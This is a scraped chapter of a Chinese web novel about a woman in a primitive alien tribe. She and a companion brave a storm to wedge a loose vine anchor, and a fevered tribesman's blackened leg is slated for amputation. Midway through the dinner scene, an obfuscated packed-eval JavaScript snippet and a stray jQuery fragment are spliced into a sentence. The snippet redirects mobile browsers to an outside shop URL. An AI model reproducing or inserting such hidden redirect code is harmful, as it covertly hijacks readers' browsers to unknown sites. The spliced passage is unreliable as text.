文趣网 > 其他小说 > 原始异星搞基建 > 15. 第 15 章
    这天的早饭是木青和栎疤送来的,还是一陶罐暖和的包果糊糊。但除了陶罐,阔叶下还有一卷柔软的东西。

    “今天怎么不是百织送来?”林筑有些当心的问,木青眼下青黑,低落烦恼的样子让林筑不由得多想,“百织没事吧?”

    “她没事。”木青快速的回答,他放下东西,为大家分发起包果糊糊。在轮到林筑时,他木勺沉底,从最下面捞起又大又稠的一勺,啪的倒在林筑的碗里。

    林筑越发奇怪了,她捧着碗喝得很慢,从碗沿打量木青的神色。

    “这两天你冷吗?”木青低头问,“我看你的脸色不太好。”

    “还可以,习惯的很快,而且这里还有圭岩挡风。”林筑说到这,还看了圭岩一眼。对方正使劲捏今天分到的果子,试图用果汁改善包果糊的味道。

    “那就好……”木青说。

    "子洞怎么样呢?"林筑尽量轻快地问。

    “子洞风小,又偶尔有烧火做饭,比这暖和多了。今年的风大,大巫一直在祷告……”两人轻声交谈了一会,木青的话又慢慢多了起来。

    “走了木青。”所有人都喝上了糊糊,栎疤喊到。

    木青一顿,“我走了啊,你要小心,不要生病……”

    “你放心吧,我现在会照顾自己了。”林筑无奈地说。

    两人掀开藤席,冒着风雨回去了。

    “木青留了东西给你。”圭岩忽然说,他朝地上一抬下巴,木青把多带来的阔叶留下了,在地面上微微隆起,下面似乎有什么东西。

    林筑奇怪的拨开树叶,下面是一张柔软的兽皮毯,从花纹看应是羽鹿的。

    “哪来的?木青为什么把这个给我。”林筑拿着兽皮不解道。

    “应该是他从子洞匀你的,一般只有小孩子才有兽皮毯盖。”圭岩把最后一口自我改进的酸糊糊吞了,面上不知道是对食物的不满还是对林筑收到兽皮的不满,对林筑说,“为什么你又要挡风又要兽皮?”

    林筑感觉到他那微妙的敌意,正想说大家关心我的口风一拐,“可能是因为在你旁边,我显得特别弱小把。”

    圭岩恍然大悟,“哦,那挺有道理。”

    林筑:“……”

    吃完早饭,她照例批上阔叶衣从洞口往外走了几步,抓着藤索往远方看去。北面的阔叶翻得比昨天更狠,不断有细小的黑影从高处掉下来,砸在台面上,或者被风直接卷走。

    林筑回到树洞,对栖落说,"我要出去一趟,瞧瞧北副树现在怎么样了。"

    坐的最近的一个年轻人闻言抬头:"你说什么呢,外头能把你吹到铁藤谷!"

    "就是风大,所以我才要去看。"林筑说,她用询问的眼神看向栖落,对方轻轻颔首,又朝圭岩说,“你也去。”

    圭岩已经站起来了,他解下一根细藤索,走过来一言不发往林筑腰上系。

    林筑往后躲了半步:"干什么。"

    "栖落说照顾你,飓风去检查藤索时别被吹走了。"他把绳结抽紧,试了试松紧,把另一头系在自己腰上,又带上了石斧。

    她没词了。

    "快去快回。"栖落穿过歪七扭八的人群走过来,只说了这四个字。

    掀开藤席的时风直把人往外拔,圭岩先出去的,他弯腰走得很慢,每一步都踩实了才动。树洞的位置确实很好,各方具有遮挡。走远了林筑才感觉到雨是横着砸的,打在脸上像豆子睁不开眼。台面上全是水,踩上去直打滑。

    两人腰间那三四步的绳长,被风吹得绷成一条弧线。

    林筑缓慢的前挪,乱七八糟的去抓一切能固定自己的东西,数着步数给自己打气。数到大概九十时,一阵横风撞过来,她脚下一空,整个人被掀得横趴在树台上往边缘滑去,绳子瞬间绷直了。

    “圭岩——!”

    圭岩回身一拽,像收一根钓线般把她甩回身边。他的力气大的吓人,林筑的内脏都被拽紧了,巴在地上简直要把珍贵的包果糊糊吐出来。

    "谢、谢。"她艰难的喘着气。

    "抓紧。"圭岩清晰地说,“放低身子,踩在树皮粗糙的地方”。

    又往前走了一段,树台到头了,接下来得从树枝上走。圭岩把腰上的绳子在手里绕了两圈,缩短了一半的绳长,两个人跟毛毛虫似的蠕起来。

    一根断枝砸在离他们两步远的地方,两个人都顿住了,林筑吓的汗毛直立。

    缓了三秒后,圭岩紧了紧绳,他们就继续蠕。

    北侧锚固点在副树的一处凹陷里,三根绷得笔直的拉索从这里分出去,在风里发出低沉的嗡鸣。林筑咬着牙挪过去,先看了西面和东面那两根。贴得死死的,晃不出松动。再检查主树这根,手指刚搭上,她就感觉到了极细的震颤顺着指尖往掌心跑。林筑心里一沉,怎么又旷量了。

    雨点打在铁藤上,溅起极细的水雾。林筑把耳朵贴近铁藤听了几秒,嗡鸣声里有一丝极轻的杂响,像琴弦松了半音。应该是因为这根索吃力多,树皮被压陷了一圈。

    “怎么回事!”圭岩见她对这根藤索又摸又听,大声问她。

    “旷量!要敲木楔!”林筑从腰间摸出几枚硬木楔,“把石斧递给我!”

    风把林筑的手腕吹的乱晃,圭岩都没能把石斧递到她手上。林筑回手用衣袖擦了一把脸,干脆对圭岩说,“我不行,还是你来!”

    圭岩走到林筑身边,一手握紧藤索,一手握紧石斧,看着把林筑把楔子尖塞进铁藤和树干之间的缝隙,又小心的把楔子扶住。

    "尽量不要敲断我的手好吗。”林筑咧嘴一笑,“敲!"

    石斧背落下去,楔子立刻吃进去一分。

    "再敲!"

    圭岩举起石斧再次劈下,忽然一根树枝带着叶子撞在他身上,把这斧带的稍歪,林筑还没来得及说什么,圭岩已偏着身子再落稍轻一斧,楔子又正了。

    "现在先停,让我看看。"她晃一晃铁藤,还很松。"再多敲几下……你小心!站稳了!"

    风把林筑的话吹得断断续续,雨水顺着她扶着楔子的小臂往袖口里灌,顺着眉骨流进眼睛,几乎都要看不清了。但朦胧间圭岩的手始终很稳,一下又一下有力的把楔子砸进去。

    约莫到第十五下下,旷量终于没了,铁藤重新贴死在树干上。林筑再把耳朵贴上去听,嗡鸣声消失了。

    "好了。"林筑松了一口气。

    回去的路风是从正面吹来的,比来更难站稳。林筑咬牙顶风而行,再怎么尽力也摔了无数次,每当这时腰上的绳子总是猛地收紧,把她拉回安全的位置。

    死盯着前面那人的背影,林筑几乎是一步步爬回了树洞。

    回到母洞的时两个都成了水人,滴滴答答狼狈不堪。圭岩在洞口站住,忽然大力甩了甩头,水珠四溅激了林筑一身。林筑嗷了声瞪他,圭岩跟没看见似的,掀开藤席先进去了。

    栖落就在洞口等他们,毫不犹豫上前和两水人各自拥抱,碰了碰额头。林筑感觉到她手里的力度和眼睛的担忧,身上也稍暖了几分。

    “怎么样了?”栖落问。

    “主树那根藤索松了一些,风的力气太大,铁藤把树皮都压的凹陷了。”林筑的发尾还在滴水,“不过我们已经加固好了,打了个楔子进去。”

    听完了林筑的话,栖落的眉梢一松,"快换衣服。"栖落说,旁边立刻有人递上了干燥的兽皮衣。

    感谢现在栖母部已经有了性别意识,林筑躲在几位年轻女性中完成了换衣。圭岩就稍显随便,一背身就脱了湿衣。

    傍晚送晚饭的又换回了百织,见林筑裹着兽皮毯子,也不多问什么,只关心她今天去看藤索的事。

    “你可得多吃一点,太冷了,瞧你脸都白了。”百织往林筑碗里放了特别大的一勺,还欲再补。

    “不用不用,哎哎百织,我吃一份就行。”林筑慌忙说,捧着碗躲,百织却把她拿;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17796694|209904||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    过来硬是放了进去。

    “你就吃吧。”百织说,转身给圭岩也多添了一勺。

    圭岩坦然受之。

    林筑梗了一下,默默的低头喝了口,却又被百织捏住了脸。

    “这、这,这怎么到处都是划伤。”百织捏着林筑的脸看了又看。

    “都是小伤,不碍事的,哎呀你别在意了。”林筑摸摸自己的脸,她心里其实还是有点在意的,但这哪里有条件不是。

    “那可不行,南方来瘟毒都在雨里,你这伤口一泡水太危险了。”百织担忧的又检查了遍,“不行,我去大巫那给你拿点药来。”

    “栖语大巫?”听到大巫,林筑犹豫起来,“要麻烦大巫就算了吧。”

    “不会,他今天磨了很多草药,拿一点给你就行。”提到这事,百织脸上的愁云又浓了几分,"楠榫烧起来了。"

    林筑端着碗的手停住,"什么时候的事?"

    "中午,估计他的伤口估计进瘟毒了。"百织把最后一勺糊糊舀给旁边的人,“现在烧的非常厉害。”

    林筑思索片刻,仰头几口就喝完了糊糊,“我去看看。”

    子洞里跟母洞完全是两个气氛,林筑发现这里居然还点了盏小小的油灯,药草的苦味盖过了树皮味。栖语坐在火塘旁,在石臼里咚咚的捣着什么。楠榫躺在旁边,脸烧得通红,胸口起伏得又快又浅。那条伤腿暴露在空气里肿得发亮,但最可怕的是颜色,从膝盖往下颜色一段比一段深:红、紫、黑。楠榫眉头拧着昏迷不醒,喉咙里滚着含糊的音节,像在跟谁争辩着什么。

    洞里孩子都缩在大人的怀里,除了子芽,他跪坐在楠榫一侧,两只手攥着父亲的手。看见林筑,眼睛红着动了动嘴唇,似乎想说什么,但最后没说出来。

    "烧成这样……"

    "上次有人这样烧还是——"

    人们害怕的不敢说完。

    木青蹲在栖语旁边递东西,指尖被药汁浸得发黄。他看见林筑进来,凑过来低声说:"早上开始说胡话,喊热,喊完又喊冷。大巫打开他的树皮衣,才发现腿已经黑了。"

    林筑往前走了两步,想把伤口看的更清楚些。

    "别挡光。"栖语没抬头。

    林筑退回来,站在人群边上。

    她发现自己插不上手。脑子里有一套完整的词:感染,败血症,抗生素,清创,无菌敷料。每个词她都明白原理,但每个词在这里都等于零。圭岩不知道什么时候也跟过来了,站在子洞口。他靠着洞壁,盯着那条肿起来的腿,眉毛拧成一团。

    栖落也来了,一声不吭的站在栖语身后。

    栖语终于停了手。他把指缝里的药渣擦在一块干兽皮上,直起身。

    "腿保不住了,要截。"他果断地说。

    满洞的窃窃私语一下子全停了,有人轻轻抽了口气。子芽把头低下去了,抵在父亲的手背上。

    栖落问:"现在就做,还是明天?"

    "现在太黑了,要等明天天亮。"栖语说。

    没有人问能不能保住人,大家都知道这是小概率获胜的生死一博。

    栖语重新坐下来,他靠在洞壁上休息。洞里的人陆续退开,议论声逐渐消失,剩下的只有伤者的胡话和洞外的风。

    林筑躺在自己的位置上,手臂上有道红肿一跳一跳地疼。白天出去时候,被狂舞的藤条抽了两下,当时没觉得,现在肿起来了才发觉。

    奇怪的是,她觉得这点疼很遥远。她满脑子都是明天,没有麻药,没有抗生素,用的是石刀。磨得再快的石刀也是石头,那割开皮肉要多久?止血怎么做?她连想都不敢想,又忍不住去想。

    "你的手。”圭岩坐在他那个洞口专座上,看着她的方向。

    她一顿:"没事。"

    许久后,洞里又陆续响起鼾声,但今天圭岩少见的睡不着,林筑迷迷懵懵睡去时他还若有所思的坐在那发呆。